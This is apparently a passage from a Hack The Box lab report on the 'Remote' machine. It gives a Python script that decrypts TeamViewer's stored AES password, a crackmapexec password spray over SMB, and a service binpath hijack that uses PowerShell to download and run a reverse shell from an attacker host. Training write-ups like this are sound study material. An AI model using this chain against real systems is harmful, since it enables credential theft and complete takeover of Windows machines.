

Figure 3.14: 270-teamviewer_security.png

From the article we have python script also available for us to decrypt the AES, We have key,iv and cipher available for us as of now.

```
PS HKLM:\SOFTWARE\WOW6432Node\TeamViewer\Version7> (get-itemproperty -path .).SecurityPasswordAES
255
155
28
115
214
107
206
49
172
65
62
174
19
27
70
79
88
47
108
226
209
225
243
218
126
141
55
107
38
57
78
91
```

Figure 3.15: 280-password_bytes.png

We can use the below python code to decrypt the AES password.

```
from Crypto.Cipher import AES
import binascii

key = binascii.unhexlify("0602000000a400005253413100040000")
iv = binascii.unhexlify("0100010067244F436E6762F25EA8D704")
cipher =
↪  bytes(\[255,155,28,115,214,107,206,49,172,65,62,174,19,27,70,79,88,47,108,226,209,225,243,218,126,141,55,1
↪

aes = AES.new(key,AES.MODE\_CBC, iv)
password = aes.decrypt(cipher).decode("utf-16")
print("The Teamviewer Password is " \+ password)
```

By running the above script we got the password as **!R3m0te!**. Since we have the password we can spray this password. Its dangerous if the same password is used somewhere else as well.

I used crackmapexec to check the smb since the port is already. Our first target to spray the password over there. By checking that we got the result as **Pwn3d!** which literally means it worked.

```
 →  I7Z3R0 crackmapexec smb 10.10.10.180 -u administrator -p '!R3m0te!'
SMB         10.10.10.180    445    REMOTE           [*] Windows 10.0 Build 17763 x64
↪  (name:REMOTE) (domain:remote) (signing:False) (SMBv1:False)
SMB         10.10.10.180    445    REMOTE           [+] remote\administrator:!R3m0te! (Pwn3d!)
```

Since we have username and password for smb we can use psexec to login as root.



Figure 3.16: 285-psexec.png

Method 2

From the winpeas output we can also see that we have full access to the ususvc. From the link we can clearly see how to hijack this by changing the binary path.

Figure 3.17: 275-usoscv_service.png

```
PS C:\> sc.exe qc usosvc
↪
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: usosvc
TYPE               : 20  WIN32_SHARE_PROCESS
START_TYPE         : 2   AUTO_START  (DELAYED)
ERROR_CONTROL      : 1   NORMAL
BINARY_PATH_NAME   : C:\Windows\system32\svchost.exe -k netsvcs -p
LOAD_ORDER_GROUP   :
TAG                : 0
DISPLAY_NAME       : Update Orchestrator Service
DEPENDENCIES       : rpcss
SERVICE_START_NAME : LocalSystem
```

From the output of sc.exe we can see that the service is running. We can use the below command to change the bin path. I have used nishang reverse shell as a payload here with port 9002.

```
sc.exe config usosvc binpath= "cmd.exe /c powershell.exe -c IEX(iwr
↪  http://10.10.14.14:8000/rev2.ps1 -UseBasicParsing)"
```



Figure 3.18: 290-binpath_change.png

Once the bin path has been changed we just need to restart the service with the below command.

```
net stop usosvc
net start usosvc
```

Started the nc with port 9002 and we got the reverse shell as authority system once the service has been restarted.



Figure 3.19: 295-root_shell.png

3.2.1.5 Proof File

User

Figure 3.20: 300-user.txt.png

Root

Figure 3.21: remote/images/305-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.